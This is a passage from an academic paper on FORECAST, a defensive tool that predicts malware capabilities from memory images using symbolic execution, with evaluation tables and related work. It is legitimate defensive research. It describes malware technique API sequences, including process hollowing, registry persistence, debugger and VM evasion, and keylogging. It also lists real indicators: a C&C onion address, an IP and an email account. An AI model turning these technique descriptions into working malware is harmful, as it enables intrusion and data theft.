5. Persistence. Malware make registry entries to maintain persistence across reboots. The persistence plugin compares the constraints on the registry key handle returned by *RegCreateKey* or *RegSetValue* with the input to *RegSetValue*. We also specify the keys and subkeys that malware commonly use with these APIs, such as *HKLM*, *HKCU*, *Run*, and *ControlSet*.

6. Anti-analysis. Malware check for analysis environments and tools to determine if it should hide its behavior. This can be done by checking for debuggers with *OutputDebugString*, *IsDebuggerPresent*, or *CheckRemoteDebuggerPresent*. VM checks look for running services by using *CreateToolhelp32Snapshot* or *EnumProcesses* or invoking *cpuid* to check for virtual CPUs. The plugin checks for usage of these APIs.

7. C&C Communication. This plugin checks the arguments of *socket* (*af* is an IP address), *InternetOpenUrl* (*lpszUrl* is a domain), and *IWinHttpRequest::Open* (*lpszServerName* is a domain or IP) to determine which servers are contacted. For domains that are represented by constant values or stored in memory (e.g., obtained from an external source such as file or socket), the plugin can successfully extract the domain. If the domain is from an external source and had not be stored in memory at the time of the memory capture, the plugin is unable to determine its concrete value. In the case of domains generated algorithmically, FORECAST builds constraints on the bytes of the domain, seeds Z3 with the concrete execution data, and attempts to solve the constraints.

To develop these plugins, we manually analyzed 50 samples and compiled many relevant API traces and their key arguments, similar to what an analyst would do. Since there are a finite number of ways malware can exhibit a given capability, we can expect to model most of those methods. In doing this, we observed that there could be variations in API traces for the same capability, but the key APIs are always present. In addition, some APIs perform the same function, and hence can be interchanged. For example, $WriteVirtualMemory$ can be interchanged for $WriteProcessMemory$ in the *process hollowing* example in Figure 3. Furthermore, this approach is resilient to noisy API calls that malware authors may mix into their capability function. We provide additional details about the constraints for each plugin in Appendix A Table 7.

Capability Forecasts Percentages. The paths where capabilities are found are known as *capability paths* or C_{Paths}. FORECAST considers these paths to derive forecast percentages for discovered capabilities. For each capability c_x along a path x, FORECAST reports a forecast $C_{cast}(c_x)$ as a percentage. $C_{cast}(c_x)$ is derived from path probabilities of all C_{Paths}, and measures the probability that c_x will be executed relative to other capabilities. Let the cardinality of C_{paths} be m. A forecast is given as follows:

$$\{\forall i \in C_{Paths} : C_{cast}(c_x) = \frac{P_{prob}(x)}{\sum_{i=1}^{m} P_{prob}(i)} \times 100\} \quad (8)$$

4 Evaluation

FORECAST builds upon several angr [22] features, including exploration techniques, SimProcedures, and state plugins. Our focus is on Windows malware since they are most prevalent, but our methodology could be ported to other platforms.

Experiment Setup. Our experiment mimics a real-world deployment where a host-based security tool captures a memory image of malware once an IDS detects malicious network activity. Our testbed is comprised of (1) an Ubuntu 14.04 machine (with 40GB RAM and 4-core 2.7GHz cpu) running FORECAST, (2) a Windows 7 machine executing malware, and (3) an IDS system running SNORT. We collected the *alert* network signatures of each malware to configure SNORT. IDS alerts during the malware's execution trigger the capture of a process memory image[4] and sends it to FORECAST. We profiled all captured memory images and observed that 83% were taken while the malware was polling on I/O, such as a network socket.

[4] WinDBG memory capture also collects pages swapped to disk.

Malware	C&C Comm			File Exfiltration			Code Injection			Dropper			Key & Screen Spy			Persistence			Anti-analysis			O_{FP}	O_{FN}
	P_F	O_M	O_F	P_F	O_M	O_F	P_F	O_M	O_F	P_F	O_M	O_F	P_F	O_M	O_F	P_F	O_M	O_F	P_F	O_M	O_F		
Bokbok	38%	2	2	5%	3	3	57%	1	1		-			-			-			-		0	0
AcridRain	23%	3	3	19%	4	4		-		28%	2	2		-		30%	1	1		-		0	0
AthenaGo		-		11%	4	4		-		22%	3	2		-		33%	2	3	34%	1	1	2	0
Rokrat	30%	1	1	26%	2	2	22%	3	3		-		17%	4	4		-		15%	5	5	0	0
AdamLocker	22%	3	3	0	4	∅	45%	1	1		-			-		33%	2	2		-		0	1
Marap		-		46%	3	3	40%	1	1		-		14%	2	2		-			-		0	0
ATI		-			-			-		41%	2	2		-		42%	1	1	17%	3	3	0	0
TeslaAgent	11%	4	4	14%	3	3	32%	1	1		-		13%	2	3	30%	3	3		-		0	0
Andromeda	25%	2	2		-		14%	3	3		-			-		61%	1	1		-		0	0
AveMaria	28%	3	4	29%	2	2	28%	4	3		-		25%	1	1	0	3	∅		-		2	1
Aveo	22%	3	3		-			-		40%	1	1		-		38%	2	2	0	4	∅	0	1
7Honest		-		16%	3	3	51%	1	1	11%	4	4		-		22%	2	2		-		0	0
Abaddon		-		26%	2	2		-			-			-		84%	1	1		-		0	0
AVCrpyt	51%	1	1		-			-			-			-		19%	3	3	30%	2	2	0	0

Table 1: Capability Forecasts of 14 Select Recent Samples. P_F: Forecast percentage, O_M: Ground truth manual ordering, O_F: FORECAST ordering, O_{FP}: Ordering false positive, O_{FN}: Ordering false negative.

4.1 Evaluating Capability Forecasts

Table 1 presents the capability forecasts of 14 recent samples[5] we manually collected ground truth for. FORECAST output 49 distinct capability forecasts. Manual analysis validated 45 of them; we found 4 false positives (FP) and 3 false negatives (FN), with an accuracy of 86.5%. FPs were due to over-approximating symbolic constraints when simulating undocumented APIs such as *RtlCreateUserThread*. The FNs were due to rare unresolved symbolic targets.

Ground Truth. Validating each forecast involves 2 checks: (1) the presence or absence of the identified capability, and (2) the accuracy of the forecast percentage. For ground truth for the presence or absence of a capability, we leveraged malware reports from security vendors [31], [32] and our own manual analysis. We also used the MITRE ATT&CK Framework [33] for our initial ground truth mappings.

To validate our ground truth forecast percentages, (i.e.rank each outcome according to the "difficulty" or "constraints required" of arriving at an outcome) we modeled the difficulty metric of executing capabilities from the memory image capture point based on the number of branch constraints to reach a given capability. We can obtain this metric via manual analysis of the memory image since we know the addresses of the individual capabilities. Using *Bokbot* as an example, Table 1 shows its 3 capabilities: Code Injection, C&C Communication, and File Exfiltration. For these, FORECAST reports forecast percentages of 57%, 38%, and 5% respectively (listed in the C_{cast} column of Table 1). Based on manual analysis of its memory image, the number of branch constraints to reach these capabilities are 166, 195, and 257, respectively. Thus, Code Injection is *less difficult* to reach and hence has the highest forecast.

Next, we validate capability ordering. We assign an increasing number, starting at 1, to each capability identified by manual checking (defined as O_M) and ordered by increasing difficulty. We assign an increasing number to each capability identified by FORECAST (O_F) up to the number of identified capabilities. For *Bokbot*, both manual checking and FORECAST report an ordering of 1, 2, and 3 for Code Injection, C&C Communication, and File Exfiltration respectively.

As shown in Table 1, because FORECAST's forecast for *Bokbok*'s Code Injection is the highest, (i.e., 57%), Code Injection's ordering or O_F is 1. Similarly, the ordering by manual checking or O_M is also 1, which validates FORECAST's forecast for *Bokbot*'s Code Injection. In another example, FORECAST's prediction for *AthenaGo*'s Dropper is 22%, which is the second highest forecast (i.e., O_F is 2). However, manual checking shows Persistence as the second highest instead, resulting in FP for *AthenaGo* (listed in the O_{FP} column of Table 1). FORECAST missed *Aveo*'s Anti-analysis capability, resulting in a FN (listed in the O_{FN} column), and a forecast of 0 (C_{cast} column).

Overall, Persistence reported the highest forecast percentages, as high as 84% for Abaddon. We found that most malware persist via infecting the registry. Conversely, File Exfiltration reports the lowest forecasts, as low as 5% for Bokbok. Reasonably, File Exfiltration can be seen as an "end goal" capability, which malware deploy in deep code under several constraints. By integrating capability analysis plugins, FORECAST was able to automatically identify them.

C&C Communication. Table 1 shows 7 C&C domains identified with 1 FP. We focused on WinINET's APIs such as *InternetOpenUrl* and *socket*. In particular, we concretized their domain and IP address arguments. FORECAST revealed *Rokrat* and

[5]Their hashes are presented in Table 8 in Appendix A.

Malware		Packer	Paths	Steps	Const.	Leaves	Time (s)	$D_C(s)$	Capabilities							FP	FN
									C&C	Exfil.	Inject	Drop	Spy	Persist	Anti-Analy.		
Packed From Table 1	Marap	UPX Type-I	227	465.95	25.74	3.01	97.39	0.94		✓	✓		✓			0	0
	AVCrypt		59	184.69	23.53	2.00	27.91	0.84	✓					✓	✓	0	0
	ATI		115	179.44	19.89	3.17	56.90	0.83				✓		✓	✓	0	0
Stress Test Packers	RokRat	ASPack Type-III	595	265.68	14.05	1.99	143.54	0.93	✓	✗	✓		✓		✓	0	1
	AcridRain		1410	330.39	26.82	2.84	247.47	0.88	✓	✓		✓		✗		0	1
	AthenaGo		677	371.39	26.48	2.03	193.44	0.92		✓		✓		✓	✓	0	0
	RokRat	Armadillo Type-VI	732	56.39	18.19	2.96	139.31	0.68	✓	✓	✗		✓		✓	0	1
	AcridRain		338	226.30	23.70	3.42	93.34	0.84	✓	✓		✓		✗		0	1
	AthenaGo		701	55.21	18.17	2.66	107.42	0.67		✓		✗		✓	✓	0	1

Table 2: Packed malware evaluation results based on packer taxonomy found in Ugarte-Pedrero et al. [34].

AVCrypt's usage of `dropbox.com` and TOR (`bxp44w3qwwrmuupc.onion`), respectively. *TeslaAgent* uses a hardcoded IP address (45.77.35.239), and a gmail account (`mylogbox3h@gmail.com`) to communicate externally. Aveo communicates with a `.it` domain, `vacanzaimmobiliare.it`. We found that this server is hosting a vacation website and is likely compromised.

Code Injection. FORECAST reports 8 Code Injection with 1 FP. *Explorer* and *Svchost* are the most common Windows programs injected into. 7Honest, Bokbot, and AveMaria hollows into *Svchost* by invoking *CreateProcess* with a `CREATE_SUSPENDED` flag, and thereafter swaps the code pages with *WriteProcessMemory* and *SetThreadContext*. TeslaAgent and Andromeda inject into *Explorer* using the *VirtualAlloc* and *WriteProcessMemory* API sequences.

Dropper. FORECAST reports 5 Dropper forecasts with no FP and FN. *7Honest* and *AthenaGo* drop additional files in the `AppData` and `ProgramData` directories and manipulate their permissions using *SetFileAtrributes*. *AcridRain* drops a *WinDDecode.exe* executable in `AppData`. We determined it was a custom decoder for its C&C. *Aveo* drops `.dat` executables in `system32`.

Key & Screen Spying. We focused on detecting keyloggers and screen captures based on the *Key Hooks* and *GDI* API toolkit. FORECAST reported 4 Key & Screen spying forecasts with 1 FP. RokRat and TeslaAgent used *GetAsyncKeyState* and *RegisterHotKey* API to obtain key presses. AveMaria invoked screen capture using a sequence of *GetDeskstopWindow*, *GetWindowDC*, and *CreateCompatibleBitmap*.

Anti-Analysis. FORECAST reports 4 Anti-analysis forecasts with 1 FN. *RokRat* and *AthenaGo* performed network checks via *InternetCheckConnectionA*. *AVcrypt* uses *IsDebuggerPresent*, *OutputDebugString*, and *CheckRemoteDebuggerPresent* to check for debuggers. To check for VM, ATI issues *cpuid* calls to obtain hardware platform information.

4.2 Packed Malware

We evaluated FORECAST's robustness against packers using the taxonomy proposed by Ugarte-Pedrero et al. [34]. In fact, 3 of the 14 samples from Table 1 are packed by UPX, which is a Type-I packer. We include those three samples in our packer robustness evaluation as a reference, as shown in Table 2. Our evaluation also looked at three additional families using two different types of packers, namely *ASPack* (Type-III) and *Armadillo* (Type-VI), giving us a total of 9 samples.

Type-I through Type-IV packers fully unpack the malware code in memory *before* executing the malicious code [34]. For completeness, we evaluate FORECAST against ASPack, a Type-III packer, where layered unpacking routines are not sequential, leaving junk code and data in memory from earlier layers. In Table 2, FORECAST explores an average of 894 paths per sample with a high final $D_C(s)$ (mostly concrete). Additionally, FORECAST identifies almost every capability found in Table 1, except for exfiltration (Exfil.) and persistence (Presist) capabilities for *RokRat* and *AcridRain*, respectively. We mark those missed capabilities as false-negatives (FN) in Table 2.

Type-V and VI packers unpack malicious code incrementally using different memory frames. We evaluate FORECAST against Armadillo with CopyMem-II protection, which incrementally unpacks and executes code at a memory-page granularity. FORECAST explores an average of 590 paths per sample with an average of 0.73 for the final $D_C(s)$, which is lower than Type-I and Type-III packers. Moreover, FORECAST identifies all the capabilities in Table 1 except code injection (Inject), persistence (Persist), and dropper (Drop) capabilities found in RokRat, AcridRain, and AthenaGo, respectively. These results empirically show the effect of incremental unpacking on FORECAST's capability to analyze malware, which is rooted in the memory artifacts that are visible during malware capture. We discuss these limitations in §6.

Malware Family	All Samples	browsefox	coinminer	xtrat	autoit	expiro	bifrose	darkkomet	rebhip	dprotect	llac	delf
Total Samples	6,727	200	161	57	161	3428	69	163	80	398	68	65
C&C URL	30.5%	51%		47%		39%	32%				17%	
File Exfiltration	11.3%	12%				17%	8%					
Code Injection	32.7%		25%									44%
Dropper	41.0%	37%	23%	23%	11%	44%		33%		37%	26%	10%
Persistence	55.2%		52%		60%		67%		61%	63%	57%	46%
Key&Screen Spy	24.4%			40%				33%				
Anti-analysis	29.4%				29%			34%	39%			
Avg. Explore time(s)	291	218	234	196	124	310	128	326	285	227	134	420
Avg. APIs per path	26	21	18	12	9	17	29	13	45	28	13	11
Avg. States generated	1638	1196	1267	3450	950	1471	4601	670	897	1136	823	1568
$D_C(s)$ of final states	0.21	0.34	0.21	0.29	0.39	0.28	0.18	0.43	0.43	0.32	0.41	0.31

Table 4: Average Capability Forecasts and Metrics, featuring the 11 most prevalent malware families.

4.3 Tactics To Subvert FORECAST

Category	Samples	Paths	Steps	C/P	Leaves	Flags
No Hash	10	2.00	21.50	3.00	16.00	100%
Hash-Guarded	10	74.70	45.15	19.00	3.40	100%
Tigress	2311	4.02	58.65	8.47	3.84	97%

Table 3: Averaged results of symbolic obfuscation evaluation. C/P denotes constraints per path.

Malware authors who are aware of FORECAST may try to adapt advanced tactics to subvert our capability exploration. To evaluate FORECAST against targeted attacks, we follow the set of obfuscation benchmarks proposed by Banescu et al [35], [36]. These anti-analysis benchmarks are broken into two sets, a set of 10 hash-guarded programs that simulate license checking (*Hash-Guarded*) and a set of 2,311 Tigress-obfuscated programs (*Tigress*). Table 3 presents the results for three experiments, namely baseline (*No Hash*), *Hash-Guarded*, and *Tigress*. For the *Hash-Guarded* programs we created a FORECAST plugin that triggers when the license check is correct (captured *Flag*). For the *No Hash* programs, FORECAST found the flag and explored 2 paths with an average of 21.5 steps per path, 3 constraints, and 16 leaf nodes per constraint AST.

For the *Hash-Guarded* programs, FORECAST found all flags and explored an average of 74.7 paths, with 45.15 steps and 19 constraints per path, and 3.4 leaves per constraint. For the *Tigress* obfuscated programs, the code performs various transformations on the input and compares the derived value against an expected value that represents the correct license key.[6] The results show that 97% of the flags were found and an average of 4.02 paths were explored with an average of 58.65 steps per path, 8.47 constraints per path, and 3.84 leaves per constraint. These results empirically demonstrate that FORECAST is resilient against adversarial obfuscation attacks targeting symbolic execution.

[6]We excluded Tigress programs which crashed or did not print the flag during a natural execution with the correct argument.

4.4 Large-Scale Analysis

We show that FORECAST is effective when applied to a larger set of memory images from 6,727 malware samples (covering 274 different malware families). Table 4 summarizes FORECAST's capability forecasts for the 6,727 samples and highlights metrics for the top 11 most prevalent malware families in our dataset. The highest capability forecasts were recorded for Persistence and Dropper. We observed that over 70% of all 6,727 samples have Dropper and Persistence capabilities. When averaged, Persistence reports 55.2% overall forecast, peaking at 67% for the *Bifrose* family. Our experiment revealed that the *Bifrose* family enters several registry `Run` keys in both the `HKLM*` and `HKCU*` registry directories – an aggressive means to force persistence across reboots, compared to other families. *Bifrose* samples also drop a `.dat` executable file in `Windows\System32` and connect to a `no-ip.com` domain C&C. Dropper capability reported 41.0% overall, peaking at 44% for the *expiro* family. The lowest forecasts were File Exfiltration, with 11.3% overall.

We observed fairly low variance between the highs and lows of forecasts within each family. Digging deeper, this is due to samples in the same family reusing the same features (e.g., dropper filenames). Samples in the *Browsefox* adware family drop an executable with a consistent file name format of "`<random>Expance.exe`" in `ProgramData` directory. Our investigation found that it installs extensions to browsers to display ads, earning the attacker ad revenue. The *Xtrat* family of remote access trojans displays similar patterns of C&C domain names, namely `<random>to.org`. Concrete examples are `zapto.org` and `hopto.org`.

Exploration Metrics. Table 4 reveals interesting observations about the metrics reported by each malware family. The average exploration time for one memory image is 291 seconds, which shows that FORECAST is efficient as an offline investigation tool. FORECAST revealed an average of 26 unique APIs per

memory image and generated 1,638 states on average per sample. The *Bifrose* family reported the largest number of states per sample (4,601), while *Darkkomet* generated the lowest (670 states per sample).

The average $D_C(s)$ for end states was 0.21, which indicates that states toward the end were more *symbolic* than *concrete*. *Bifrose* reported the lowest $D_C(s)$ of 0.18 indicating a very *symbolic* ending. This was the general observation for most C&C-based malware since simulating socket calls introduces more symbolic data, causing $D_C(s)$ to drop. *Darkkomet* and *Rebhip* tied for the highest $D_C(s)$ with 0.43. This confirms the correlation between $D_C(s)$ and cumulative states coverage. Samples in the *Delf* family reported the maximum exploration time (420 seconds on average), which explains their high average states (1568).

4.5 Pre-Staged Concrete Input

Recall that when no concrete input data exists, pure symbolic analysis will explore all paths. The $D_C(s)$ model assumes that following paths that involve pre-staged concrete data in the memory image focuses FORECAST on the most urgent payloads. We empirically evaluated this assumption with controlled-experiments on 2 malicious and 3 benign programs: (1) *LokiRAT*, a remote access trojan, (2) *xTBot*, an IRC-based malware, (3) `netstat`, (4) `ipconfig`, and (5) `arp`. These were chosen because their source code is publicly available and their behavior for concrete inputs can be determined.[7] We analyzed their source code and compiled binaries to establish the ground truth set of paths that selected concrete inputs will cause the program to take. For *LokiRAT* and *xTBot*, we determined all specific paths that the malware could take when it receives certain commands from its C&C server. For `netstat`, `ipconfig`, and `arp`, we determined all specific paths that the programs could take when executed with a set of command-line flags. Figure 4 illustrates an example.

Table 5 shows these programs and each of the concrete data we investigated. For `netstat`, `ipconfig`, and `arp`, we executed each program with the command-line flags shown in Table 5 and took a memory image when *main* was called to ensure the flags exist in the memory image as concrete data. For these experiments, we obtained 9 memory images (3 command-line flags for each of the 3 programs). For *LokiRAT* and *xTBot*, we executed each sample, injected each selected C&C command, and captured memory images as soon as they received each C&C command (6 in total). The intuition here is that FORECAST should produce the same paths as each ground truth set for the corresponding memory images.

[7] FORECAST did not have access to the ground truth.




Figure 4: *LokiRAT* ground truth. $P_{TRUTH-regnewkey}$, $P_{TRUTH-message}$, and $P_{TRUTH-rename}$ represent the ground truth set of paths for each *LokiRAT* C&C command (regnewkey, message, rename).

Malware	Ground Truth		FORECAST Results				
	C&C Cmds	Paths	Paths	TP	FP	FN	Acc(%)
LokiRAT	regnewkey	4	5	4	1	0	80
	message	4	4	4	0	0	100
	rename	2	2	2	0	0	100
XTBot	.ntstats	1	1	1	0	0	100
	.netinfo	2	2	2	0	0	100
	.sysinfo	28	30	27	2	1	90.0
Benign	Argument	Paths	Paths	TP	FP	FN	Acc(%)
netstat	-a	3	3	3	0	0	100
	-e	3	3	3	0	0	100
	-r	2	2	2	0	0	100
ipconfig	-release	4	4	4	0	0	100
	-renew	6	5	5	0	1	83.3
	-no-flag	19	18	16	2	1	84.2
arp	-a	6	6	6	0	0	100
	-d 10.1.1.1	8	7	7	0	1	87.5
	-s :cf:b8:20	11	12	10	1	1	83.3

Table 5: Exploration Based on Pre-Staged Input.

Table 5 shows that, for the malware, FORECAST discovered 40 out of 41 ground truth paths, with 3 FP and 1 FN, giving an accuracy of 95.0%. For the benign programs, FORECAST discovered 56 out of 62 ground truth paths, with 3 FP and 4 FN, giving an accuracy of 93.1%. We found that the FP results were caused by short paths that were pruned when they accessed illegal memory. FNs were caused by symbolic IP values due to unconstrained jump targets. Overall, FORECAST attained an accuracy of 94.0%. This shows that FORECAST's exploration of memory images using pre-staged inputs is accurate.

4.6 Comparing Existing Techniques

We empirically compared FORECAST with S2E [6], angr [22], and Triton [23]. We found that FORECAST outperforms them at identifying malware capabilities based on the coverage of capability paths (i.e. code paths where at least one capability is found). Since they cannot take a memory image as input, with the exception of angr, we provided the malware binary and configured them to start from an equivalent IP as

Tools	Exploration techniques	Explored paths	Identified capabilities	Path explosion instances	Explore time(s)	Basic blocks covered
FORECAST	Data-Guided	877	32	28	301	12488
angr [22]	Pure Symbolic	1292	11	521	236	14567
S2E [6]	Concolic	602	7	57	98	10007
Triton [23]	Concolic	229	3	N/A	522	4309

Table 6: FORECAST Compared to Existing Techniques.

FORECAST. We used 50 samples for this experiment.[8]

As shown in Table 6, FORECAST identified more than twice the capabilities compared to angr, S2E, and Triton. FORECAST explored as many as 877 paths per sample on average. By leveraging prior execution state to optimize paths, only 28 paths were terminated due to path explosion compared to 521 by angr and 57 by S2E. Although angr explored the most paths (1292), it terminated 521 due to path explosion. We observed that angr could not concretize paths when faced with early symbolic control flow, causing state explosion. The exploration time for angr was relatively low (236s) because many paths quickly became unconstrained and terminated. FORECAST reported a higher runtime of 301s due to the overhead of computing probability scores for each state.

S2E requires symbolic variables to be manually induced for multi-path exploration. When we initially tested S2E with malware, we traced only a single path. However, to enable S2E to explore multiple paths, we symbolized the arguments of the malware's local functions and only traced paths that originated from the malware code. This led to an exploration of 602 paths, where 57 became unconstrained and terminated. S2E had the fastest average runtime (98s), because it executes code natively on the CPU. Triton uses a per-input iterative approach to code exploration, hence the path explosion metric is not applicable. To trace multiple paths with Triton, we manually pushed new constraints to each path predicate, but Triton was heavily hindered by input requirements to explore new paths. Triton traced 229 paths on average, 3 of which identified capabilities. Due to its iterative nature and instruction-level emulation, it incurred the highest runtime of 522 seconds.

5 Related Work

Prior work uses symbolic execution for various applications including test case generation [8]–[10], [27], [37]–[40], vulnerability detection [9], [41], [42], and enhancing dynamic malware analysis [3], [5], [43], but often relies on simplistic heuristics to optimize symbolic execution. FuzzBall [44] initializes the program states to concretize constraints, while MAYHEM [27] applies on-line and off-line concolic execution to manage path exploration. However, FORECAST reduces path explosion by using the $D_C(s)$ framework to identify capability-relevant paths. Additionally, FORECAST does not require an intact binary file or prior knowledge of a program's input and environment, which avoids restrictive assumptions for symbolic execution.

For malware applications, prior works use full-system emulation [4], dynamic analysis [5], [45], and Win API simulation [46] to identify malware capabilities. Yadegari et al. [47] study the robustness of symbolic analysis techniques against malware obfuscation. In contrast, FORECAST is a post-detection approach that combines both symbolic analysis and memory forensics to identify staged malware capabilities. Prior work on memory forensics focuses on kernel objects [48], [49], access patterns to kernel objects [50]–[54], and dynamic memory traces [55], [56] to detect and remediate rootkit malware. DSCRETE [57] leverages memory image code reuse for interpreting single data structures. Similarly, for mobile security, prior works [58]–[61] analyze a mobile application's memory to recover artifacts related to recent activities. However, FORECAST relies on memory artifacts to contextualize malware behavior through symbolic analysis and surgically analyzes a single target malicious process.

Provenance-based investigation techniques are also related to FORECAST. NoDoze [62] and Hassan et al. [63] utilize Windows and Linux system events to prioritize alerts through a network diffusion approach using temporal ordering. Similarly, HOLMES [64] correlates suspicious events by examining information flows and TARDIS [65] identifies compromised websites through a spatial-temporal approach to present attack tactics for analysts. Attack2Vec [66] uses system event embedding to derive emerging attack tactics. FORECAST uses the $D_C(s)$ model to predict in-progress malware capabilities using a similar network diffusion approach [62]–[64] but instead identifies relevant paths based on the execution context of a malware.

6 Limitations and Discussion

Subverting Symbolic Analysis. An adversary may target the symbolic execution component of FORECAST by exploiting path explosion, path divergence, and constructing complex constraints. In §4.3, we turned to the published literature on symbolic analysis benchmarks [35] and found that FORECAST is robust against these attacks. However, we acknowledge that a novel attack, not considered in the literature, may subvert FORECAST's results.

[8] Hashes and capability addresses are in Table 9 in Appendix A.

Subverting Memory Artifacts. An adversary may target memory acquisition or memory artifacts to subvert FORECAST. The memory acquisition depends on the IDS, which FORECAST has no control over. It is reasonable to assume that the IDS will detect and capture a malware while the malware is executing malicious routines (which produced the detected signature). To tamper with memory artifacts, an adversary can obfuscate code segments, use a non-standard stack layout, or insert junk code/data. FORECAST was shown to be resilient to junk code/data produced by Type-III packers in §4.2. If FORECAST is affected by an attack that subverts code analysis, FORECAST could be extended to handle specific memory manipulation attacks by porting IDA *microcodes* to flatten obfuscated code structures [67].

Virtualization-Based (VM) Packing. Generally, like any symbolic exploration framework, FORECAST cannot explore capabilities in packed code unless it is unpacked. As our evaluation in §4.2 shows, FORECAST can handle Type-I, Type-III, and Type-VI packers as outlined in Ugarte-Pedrero et al. [34]. Some packers use virtualization to convert programs into bytecode and use an interpreter to run the bytecode. Due to the complexity of virtualization, FORECAST cannot handle such techniques, which account for less than 2% of packed malware [34].

Adversarial Aware Attacks. An adversary that is aware of FORECAST can influence the analysis via two factors: memory frame replacement and pointer obfuscation. First, memory frame replacement can subvert FORECAST for specific samples using *Armadillo* with CopyMem-II protection due to the iterative unpacking and execution sequence. This unpacks code at a memory frame-level granularity, which limits the visibility of the malicious code to the most recent unpacked memory frame. This artifact is evident from our evaluation in Table 2. Second, pointer obfuscation creates additional overhead for the symbolic execution engine, which drops the degree of concreteness ($D_C(s)$) metric. An attacker can heavily utilize pointer obfuscation by relying on a unique seed in memory to deobfuscate pointers.

Heavy obfuscation of memory artifacts can and does affect the performance and stability of the malware, which may not be in the favor of the malware operator. Not surprisingly, Ugarte-Pedrero et al. [34] finds such heavy obfuscation in only 1.8% of in-the-wild malware. Finally, we emphasize that the quality of the memory capture is dependent on the detection tool, independent of FORECAST. FORECAST is a post-detection approach that relies on a forensic memory capture to perform capability prediction.

7 Conclusion

FORECAST overcomes the high cognitive burden on an analyst by forecasting future malware capabilities. FORECAST integrates memory forensics and symbolic analysis in a feedback loop to efficiently explore malware with context. Our evaluation has shown that FORECAST produces accurate forecasts of capabilities.

Acknowledgments

The authors would like to thank the anonymous reviewers for their constructive comments and feedback. We also thank Dr. Nolen Scaife for his guidance while shepherding this paper. This work was supported, in part, by ONR under Award N00014-19-1-2179 and NSF under Award 1755721. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of our sponsors or collaborators.

References

[1] *Fileless attacks against enterprise networks*, https://securelist.com/fileless-attacks-against-enterprise-networks/77403/, 2017.

[2] *The Darkhotel APT: A Story of Unusual Hospitality*, https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08070903/darkhotel_kl_07.11.pdf, 2014.

[3] U. Bayer, A. Moser, C. Kruegel, and E. Kirda, "Dynamic analysis of malicious code," *Journal in Computer Virology*, vol. 2, no. 1, 2006.

[4] D. Brumley, C. Hartwig, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, D. Song, and H. Yin, "Bitscope: Automatically dissecting malicious binaries," *Technical Report, School of Computer Science, Carnegie Mellon University*, vol. CS-07-133, 2007.

[5] A. Moser, C. Kruegel, and E. Kirda, "Exploring Multiple Execution Paths for Malware Analysis," in *Proceedings of the 28th Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2007.

[6] V. Chipounov, V. Kuznetsov, and G. Candea, "S2E: A platform for in-vivo multi-path analysis of software systems," in *Proceedings of the 16th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Newport Beach, CA, Mar. 2011.

[7] I. Yun, S. Lee, M. Xu, Y. Jang, and T. Kim, "QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing," in *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, Aug. 2018.

[8] K. Sen, D. Marinov, and G. Agha, "CUTE: A concolic unit testing engine for C," in *Proceedings of the ACM SIGSOFT Software Engineering Notes*, Lisbon, Portugal, Sep. 2005.

[9] C. Cadar, V. Ganesh, P. M. Pawlowski, D. L. Dill, and D. R. Engler, "EXE: Automatically generating inputs of death," *ACM Transactions on Information and System Security*, vol. 12, no. 2, 2008.

[10] P. Godefroid, N. Klarlund, and K. Sen, "DART: Directed automated random testing," in *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Chicago, IL, Jun. 2005.

[11] P. M. Comparetti, G. Salvaneschi, E. Kirda, C. Kolbitsch, C. Kruegel, and S. Zanero, "Identifying dormant functionality in malware programs," in *Proceedings of the 31th Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2010.

[12] L. Martignoni, E. Stinson, M. Fredrikson, S. Jha, and J. C. Mitchell, "A layered architecture for detecting malicious behaviors," in *International Workshop on Recent Advances in Intrusion Detection*, Springer, 2008, pp. 78–97.

[13] K. A. Roundy and B. P. Miller, "Hybrid analysis and control of malware," in *Proceedings of the 13th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Ottawa, Canada, Sep. 2010.

[14] C. Kolbitsch, T. Holz, C. Kruegel, and E. Kirda, "Inspector gadget: Automated extraction of proprietary gadgets from malware binaries," in *Proceedings of the 31th Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2010.

[15] *Non-Malware Attacks and Ransomware Take Center Stage in 2016*, https://www.carbonblack.com/wp-content/uploads/2016/12/16_1214_Carbon_Black-_Threat_Report_Non-Malware_Attacks_and_Ransomware_FINAL.pdf, 2016.

[16] Q. Wang, W. U. Hassan, D. Li, K. Jee, X. Yu, K. Zou, J. Rhee, Z. Chen, W. Cheng, C. Gunter, and H. Chen, "You are what you do: Hunting stealthy malware via data provenance analysis," in *Proceedings of the 2020 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2020.

[17] M. I. Sharif, A. Lanzi, J. T. Giffin, and W. Lee, "Impeding malware analysis using conditional code obfuscation," in *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2008.

[18] D. Balzarotti, M. Cova, C. Karlberger, E. Kirda, C. Kruegel, and G. Vigna, "Efficient detection of split personalities in malware," in *Proceedings of the 17th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2010.

[19] *FireEye: Endpoint Forensics*, https://www.fireeye.com/products/mir-endpoint-forensics.html, [Accessed: 2018-02-28].

[20] B. D. Carrier and J. Grand, "A hardware-based memory acquisition procedure for digital investigations," *Digital Investigation*, vol. 1, 2004.

[21] S. Vömel and F. C. Freiling, "A survey of main memory acquisition and analysis techniques for the windows operating system," *Digital Investigation*, 2011.

